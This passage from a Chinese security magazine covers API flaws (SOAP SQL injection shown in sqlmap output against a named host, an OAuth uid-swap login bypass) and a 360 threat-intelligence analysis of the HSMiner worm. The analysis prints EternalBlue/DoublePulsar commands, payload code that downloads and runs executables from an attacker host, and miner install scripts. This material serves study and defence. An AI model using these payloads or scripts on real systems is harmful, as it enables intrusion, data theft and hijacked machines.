
在 web URL 中经常会看到关于这种写法的 WebService.asmx?wsdl 接口存在，此时就需要留意有无对应漏洞了。

```
POST /Service1.asmx HTTP/1.1

Accept-Encoding: gzip,deflate

Content-Type: text/xml;charset=UTF-8

SOAPAction: "http://[redacted]rg/FCCodeTracert"

Content-Length: 384

Host: gzxijiu.cn:82

User-Agent: Apache-HttpClient/4.1.1 (java 1.5)

Connection: close


<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:tem="http://tempuri.org/">

   <soapenv:Header/>

   <soapenv:Body>

      <tem:FCCodeTracert>

         <!--Optional:-->

         <tem:FCCode><![CDATA[1*]]></tem:FCCode>

      </tem:FCCodeTracert>

   </soapenv:Body>

</soapenv:Envelope>
```

```
管理员: C:\Windows\system32\cmd.exe

[15:07:59] [INFO] parsing HTTP request from 'C:/b.txt'
custom injection marking character ('*') found in option '--data'. Do you want t
o process it? [Y/n/q] y
[15:08:02] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: #1* ((custom) POST)
    Type: AND/OR time-based blind
    Title: Microsoft SQL Server/Sybase time-based blind
    Payload: <soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/en
velope/" xmlns:tem="http://tempuri.org/">
   <soapenv:Header/>
   <soapenv:Body>
      <tem:FCCodeTracert>
         <!--Optional:-->
         <tem:FCCode><![CDATA[11' WAITFOR DELAY '0:0:5';--]]></tem:FCCode>
      </tem:FCCodeTracert>
   </soapenv:Body>
</soapenv:Envelope>
---
[15:08:02] [INFO] testing Microsoft SQL Server
[15:08:02] [INFO] confirming Microsoft SQL Server
[15:08:02] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 2008 or Vista
web application technology: ASP.NET, ASP.NET 2.0.50727, Microsoft IIS 7.0
back-end DBMS: Microsoft SQL Server 2008
[15:08:02] [INFO] fetching current user
[15:08:02] [INFO] resumed: sa
current user:    'sa'
[15:08:02] [INFO] fetching current database
[15:08:02] [INFO] resumed: QLZSer2k
current database:    'QLZSer2k'
[15:08:02] [INFO] testing if current user is DBA
current user is DBA:    True
[15:08:02] [INFO] fetched data logged to text files under 'C:\Users\Administrato
r\.sqlmap\output\gzxijiu.cn'

C:\SqlMap1.0>
```

REST 接口越权遍历案例

直接请求 API 的个人信息链接，竟然获得直播妹子的小视频。根据结果数据 x 信息结构构造展示 Demo




JSONP 接口跨域数据篡改漏洞

某省的流量助手，在查询是隐藏手机四位，但数据传输分析调用过程中，可以查看完整信息，且未授权访问。构造后可以直接对其进行业务订阅

微信 phpyun 三方接口注入漏洞案例

当网站绑定了微信公众号时，我们提交的内容先传到微信服务器。然后经过微信生成 xml 格式的数据，附加上效验码传到网站。网站根据发送的内容进行判断整理，将生成好的数据返回给微信服务器。微信服务器接收到数据后进行解析，最终再反馈给用户。

此次的问题在于，phpyun 对于微信提交过来的数据没有转义，保持了信任。最终导致注入的发生。



某公众号-消息注入领红包漏洞

关于 OAuth 接口的安全漏洞


登录系统时的微博登录方式

微博帐号验证成功后返回跳转网址

http://i.tao123.com/sina_login.php?jump=http://i.tao123.com/#access_token=xxxxxxxxxxxx&remind_in=******&expires_in=******&uid=******

只要更换后面的 uid 如果这个帐号 ID 在网站存在 网站则会授权登录访问此帐号

关于 Oauth 的进一步延伸




车联网的接口安全案例

通过 API 漏洞控制全球的 Nissan LEAFs

LEAF 是一种电动汽车，在挪威这样的国家尤其受欢迎，它们提供巨大的财政激励来远离内燃机

LEAF 的电池状态，VIN 是唯一识别他的 LEAF 底盘的车辆识别号码； {获得汽车状态、远程充耗电、打开关闭空调、驾驶历史}

任何人都可能枚举 VIN 并控制任何响应的车辆的物理功能



0x05 如何获得 API 地址或 URI 资源地址


基于 BrupSuite 的 sitemap 二次分析。

有两种方式

第一种，直接依据 sitemap 的访问记录结果进行结果筛选，比如结合正则获取响应包的包含 href|callback|<xml|\{.*\}

第二种，基于 Sitemap 的二次开发的接口地址查找插件，类似被动式扫描原理，需要测试者渗透过程中交互点击的数据包，包括请求包和返回包。针对数据包信息，进行标签匹配和文本匹配。


本来第二种方式可实现漏洞的二次预判，迫于时间，现在实现的是接口地址的定位发现。




被动扫描器之输入源分析规则——取可能的标签 Value

```
case "a", "area", "base", "link":
    tags = []string{"href"}
case "applet":
    tags = []string{"code", "archive", "codebase"}
case "audio", "embed", "script", "source", "track":
    tags = []string{"src"}
case "blockquote", "del", "ins", "section":
    tags = []string{"cite"}
case "body":
    tags = []string{"background"}
case "button":
    tags = []string{"formaction"}
case "command", "menuitem":
    tags = []string{"icon"}
case "form":
    tags = []string{"action"}
case "frame", "iframe":
    tags = []string{"longdesc", "src"}
case "head":
    tags = []string{"profile"}
    sep = " "
case "html":
    tags = []string{"manifest"}
case "img":
    tags = []string{"src", "ismap", "longdesc", "usemap"}
case "input":
    tags = []string{"formaction", "src"}
case "object":
    tags = []string{"archive", "codebase", "data", "usemap"}
case "video":
    tags = []string{"poster", "src"}
```

最终实现的效果






后续会开源此工具，单独一篇文章解读此插件。

0x06 聚合归类

列举了众多的接口相关的漏洞案例，归纳汇总后其实主要基于数据形态 xml 和 json 的安全演变。



0x07 接口安全道法自然

漏洞挖掘：

1、基础服务端漏洞和业务漏洞的防御相对成熟；

2、对于接口甚至敏感接口：安全关注度、自身机制的缺陷、再与典型漏洞的关联利用

3、没有低危的漏洞，只是还没碰到可利用的场景

漏洞演化规律：

1、漏洞的场景化，一定是结合实际业务（应用业务、营销活动、具体厂家）

2、漏洞的行业化，比如金融证券行业的打法

3、漏洞的利益化，BTC 勒索

4、漏洞的关联化，单独一个漏洞点影响有限，递归迭代关联后的影响不可估

漏洞挖掘道与术

1、博弈对手升级

2、知识集合储备

3、漏洞本质原理

4、逻辑流程演变

5、利用形式组合

6、结果奇点临近（道 VS 术）

在安全技术中，例如二进制更侧重道，Web 安全方向更侧重术，随着对抗技术的发展，大多有意义漏洞都会是组合拳趋势，既考虑道又要考虑术，二者找一个结合点。

江南天安介绍

江南天安成立于 2005 年，是中国领先的密码技术与信息安全综合服务商，面向能源、金融、政府、电信等行业大客户和企业级客户提供信息安全产品、服务和解决方案。

公司立足自主创新，研发了国内首款支持云计算应用的密码机，并与国内多家云服务商建立了战略合作，成功为云租户提供云加密产品和技术服务。

公司积极参与国家和行业标准的制定工作，重要成果有 13 个国家标准、6 个公共安全标准、3 个密码行业标准等。此外，公司积极参与重大国事活动信息安全保障工作，为国家安全贡献力量。

公司拥有多项管理体系认证，具备安全集成、应急处理、风险评估、等级保护建设等安全服务资质。公司还是国家信息安全漏洞库技术支撑单位、全国信息安全标准化技术委员会成员单位、北京商用密码行业协会成员单位等。

江南天安秉承“专注安全、专业服务，开拓创新、追求卓越”的理念，致力于为客户创造最大安全价值。

江南天安官网：http://www.tass.com.cn/portal/

欢迎对本篇文章感兴趣的同学扫描江南天安公众号二维码，一起交流学习

CIMER 君立华域

“九道关”信息安全攻防对抗平台

“九道关”信息安全攻防对抗平台以攻击步骤为线索向学员介绍黑客攻击各阶段常用的攻击方法和原理，以及对相应网络攻击的防护策略和手段；涵盖网络技术、操作系统、数据库技术、WEB应用、手机应用、无线应用在内的全方位漏洞技术研究，内含攻防平台、知识库、漏洞分析库、工具集、课件系统等，为国内外独树一帜的集“学、练、赛、测”为一体的全方位信息安全攻防对抗平台。

九道关作为信息安全技术研究领域的革命性产品，不仅在网络与信息安全技能培训方面获得了业界的一致赞誉，更已成为网络与信息安全技能竞赛的行业标准。2012-2015年被国家工业与信息化部、中华全国总工会、国务院国有资产管理委员会、人力资源和社会保障部及公安等国家保密单位采用，作为唯一的网络安全技能竞赛平台，举办全国网络安全管理员技能大赛，获得了巨大的社会效益。以赛促学，以赛促练，近年来为各行各业近万名学员提供了网络安全技能培训及选拔，共同携手保卫国家网络安全。

为国家培养一流网络安全人才

打造一流网络安全团队

SSC | 四叶草安全 Clover Sec

– 9月18日—19日 –

2018第三届 SSC安全峰会

The Third SSC Security Summit In 2018

中国·西安

“重量级行业嘉宾深度行业剖析
顶尖演讲嘉宾引领安全新方向
聚焦千人峰会大平台 新力量
扩大“朋友圈”零距离交流
百万曝光 30+媒体全网覆盖”

演讲议题征集邮箱

ssc@seclover.com

合作咨询

春生：15109277690

联系方式

公司网址：www.seclover.com

公司邮箱：support@seclover.com

公司电话：029-88894789/400-0294789

公司地址：西安市高新区锦业路69号研发园A-1001

【木马分析】

敛财百万的挖矿蠕虫 HSMiner 活动分析


作者：360 威胁情报中心

原文来源：https://www.anquanke.com/post/id/149809

背景

永恒之蓝漏洞自从 2017 年 4 月 NSA 黑客工具公布之后，越来越多被用于非法网络活动。从勒索病毒 WannaCry、NotPetya，到挖矿病毒 Powershell Miner、NrsMiner 无不利用这一工具大肆活动。

而在近日，360 企业安全天擎团队监测到一种新的利用 NSA 黑客工具进行传播的挖矿病毒（挖取 XMR/门罗币），该病毒家族在最近两个月内进行了疯狂传播，数月时间就通过挖矿获利近百万人民币。因其挖矿安装模块名称为 hs.exe，我们将其命名为 HSMiner，该病毒主要利用永恒之蓝、永恒浪漫漏洞进行传播，除具有挖矿功能外，还具备远控木马功能：



样本分析

360 企业安全天擎团队对该样本进行了详细分析，样本功能主要分为传播、挖矿和远控三大模块。病毒会通过判断运行时的本地互联网出口 IP 所在地区来获取攻击者事先准备好的对应地区的 IP 地址列表进行 SMB 漏洞利用传播，并开启挖矿（XMR/门罗币）和远控功能以实现敛财和长期控制受害者电脑的目的。

1.传播模块

病毒的传播模块在运行时，通过访问 http://2017.ip138.com/ic.asp 获取本地互联网出口 IP 所在地区，根据 IP 所在地复制事先准备好的全国按地区划分的 IP 地址表（见图 1），比如 IP 所在地是北京(见图 2)，则拷贝北京的 IP 地址列表至待扫描目标地址表。然后依次扫描这些地址的 445 端口，对 445 开放的主机进行攻击，攻击工具为 2017 年 4 月泄露的 NSA 永恒之蓝、永恒浪漫黑客工具，攻击成功的计算机将被安装后门，最后通过该后门加载 Payload 下载安装挖矿程序包。




图 1 按地区划分 IP 地址列表

192.168.0.0 192.168.255.255		
172.16.0.0 172.16.255.255		
1.2.2.0	1.2.2.255	北京市海淀区 xxxx科技有限公司
1.2.4.0	1.2.4.7	北京市 xxxx网络信息中心
1.2.4.8	1.2.4.8	北京市 xxxx网络信息中心xxxx服务器
1.2.4.9	1.2.4.255	北京市 xxxx网络信息中心
1.4.4.0	1.4.4.255	北京市海淀区 xxxx科技有限公司
1.8.0.0	1.8.255.255	北京市海淀区 xxxx科技有限公司
1.12.0.0	1.13.223.255	北京市 北京xxxx网络科技有限公司
1.14.0.0	1.15.255.255	北京市 北京xxxx网络科技有限公司

图 2 北京地区部分 IP 地址列表

```
Eternalblue-2.2.0.exe  --TargetIp  %a%  --Target WIN72K8R2  --logfile log.txt
Doublepulsar-1.3.1.exe  --TargetIp  %a% --Protocol SMB --Architecture x64 --Function RunDLL  --DllPayload Dll\test64.dll
Eternalblue-2.2.0.exe  --TargetIp  %a%  --Target XP  --logfile log.txt
Doublepulsar-1.3.1.exe  --TargetIp  %a% --Protocol SMB --Architecture x86 --Function RunDLL  --DllPayload Dll\test86.dll
Eternalromance-1.4.0.exe  --TargetIp  %a%  --Target WIN72K8R2  --logfile log.txt
Doublepulsar-1.3.1.exe  --TargetIp  %a% --Protocol SMB --Architecture x64 --Function RunDLL  --DllPayload Dll\test64.dll
Eternalromance-1.4.0.exe  --TargetIp  %a%  --Target XP  --logfile log.txt
Doublepulsar-1.3.1.exe  --TargetIp  %a% --Protocol SMB --Architecture x86 --Function RunDLL  --DllPayload Dll\test86.dll
```

图 3 永恒之蓝、永恒浪漫攻击脚本

永恒之蓝、永恒浪漫攻击成功后会植入一个 payload 模块，该模块将被注入在系统 lsass.exe 进程中运行，部分代码如下：

```
mov     edx, offset File ; jumptable 1000110C cases 0-3
mov     ecx, offset szUrl ; "http://wxlinux.top:520/weilai.exe"
call    sub_10001000
mov     edx, offset aCWezExe ; "c:\\wez.exe"
mov     ecx, offset aHttpWxlinuxTop_0 ; "http://wxlinux.top:520/weilai32.exe"
call    sub_10001000
push    3E8h            ; dwMilliseconds
call    ds:Sleep
mov     esi, ds:ShellExecuteA
push    5               ; nShowCmd
push    0               ; lpDirectory
push    0               ; lpParameters
push    offset File     ; "c:\\qwa.exe"
push    offset Operation ; "open"
push    0               ; hwnd
call    esi ; ShellExecuteA
push    5               ; nShowCmd
push    0               ; lpDirectory
push    0               ; lpParameters
push    offset aCWezExe ; "c:\\wez.exe"
push    offset Operation ; "open"
push    0               ; hwnd
call    esi ; ShellExecuteA
```

图 4 漏洞植入 Payload 代码

该代码主要用于下载病毒完整程序包，下载文件随后更名为”C:\qwa.exe” 并运行安装，简单粗暴。

传播模块最终采用 Windows 第三方服务管理工具被安装成为一个系统服务常驻系统运行：

```
@sc delete Adapter
@sc delete Adaptar
@sc delete Serv
@sc delete Xtfya
@lsm.exe install Xtfya wx.exe
@lsm.exe start Xtfya
@C:\Windows\regedit /s wxservera.reg
@del wxservera.reg
```

图 5 安装传播服务模块

2.挖矿模块

挖矿模块的安装包是一个 Winrar 自解压程序，文件名称为 hs.exe。解压包内容如下：

名称	大小	压缩后大小	类型
..			本地磁盘
axzcwxserver.reg	334	271	注册表项
iexplorer.exe	1,301,504	430,292	应用程序
windows.exe	324,608	111,749	应用程序
wx.bat	515	341	Windows 批处理...

```
;下面的注释包含自解压脚本命令

Path=C:\Windows\Fonts\
Setup=wx.bat
Silent=1
Overwrite=1
```

图 6 HSMiner 挖矿自解压程序

自解压后执行脚本 wx.bat：

```
@echo off
@sc delete Adapter
@sc delete Adaptar
@sc delete Serv
@sc delete Xtfy
@windows.exe install Xtfyxxx iexplorer.exe --donate-level 1 --av 1 --safe --cpu-priority 5 -o a.wxkuangji.com:443 -u 45EYycDL
@windows.exe start Xtfyxxx
@C:\Windows\regedit /s axzcwxserver.reg
@del axzcwxserver.reg
@attrib +s +h C:\Windows\Fonts\iexplore.exe
@attrib +s +h C:\Windows\Fonts\windows.exe
del %sfxcmd%
del "%0" >nul
```

图 7 安装 HSMiner 挖矿服务

如上图所示，通过第三方服务管理工具 windows.exe 将挖矿程序 iexplorer.exe 以服务形式安装在计算机中。

我们在分析中还发现该家族存在多个变种，其中部分变种有黑吃黑现象，也即这些变种在挖矿前，会将其他挖矿、勒索、木马等病毒来一次大扫荡，以便于自身不被其他病毒影响从而更好地利用系统资源进行挖矿，如下图所示为部分脚本：

```
taskkill.exe /f /t /im WinSCV.exe
taskkill.exe /f /t /im Guwygmk.exe
taskkill.exe /f /t /im RTHDCPL.EXE
taskkill.exe /f /t /im vmtools.pif
taskkill.exe /f /t /im lassa.exe
taskkill.exe /f /t /im SCYKM.exe
taskkill.exe /f /t /im irsetup.exe
taskkill.exe /f /t /im ssc.exe
taskkill.exe /f /t /im Netohad.pif
taskkill.exe /f /t /im Gcueoqm.pif
taskkill.exe /f /t /im www.exe
taskkill.exe /f /t /im 139.exe
taskkill.exe /f /t /im upn.exe
taskkill.exe /f /t /im 9.exe
taskkill.exe /f /t /im gpresulst.exe
taskkill.exe /f /t /im mysqlservicer.exe
taskkill.exe /f /t /im mysqldb.exe
taskkill.exe /f /t /im winss.exe
taskkill.exe /f /t /im Msgmk.exe
taskkill.exe /f /t /im Desktoper.exe
taskkill.exe /f /t /im lcasee.exe
taskkill.exe /f /t /im windll.exe
taskkill.exe /f /t /im xmr.exe
taskkill.exe /f /t /im xmr86.exe
taskkill.exe /f /t /im loacer_xmr.exe
taskkill.exe /f /t /im xmrig.exe
taskkill.exe /f /t /im Sougoudllera.exe
taskkill.exe /f /t /im test.exe
taskkill.exe /f /t /im wusa.exe
taskkill.exe /f /t /im Aoffec.exe
taskkill.exe /f /t /im Autoexec.bat
taskkill.exe /f /t /im wbmoney.exe
taskkill.exe /f /t /im Utilman.exe
taskkill.exe /f /t /im setmss.exe
```

图 8 清理其他挖矿、勒索、木马等病毒

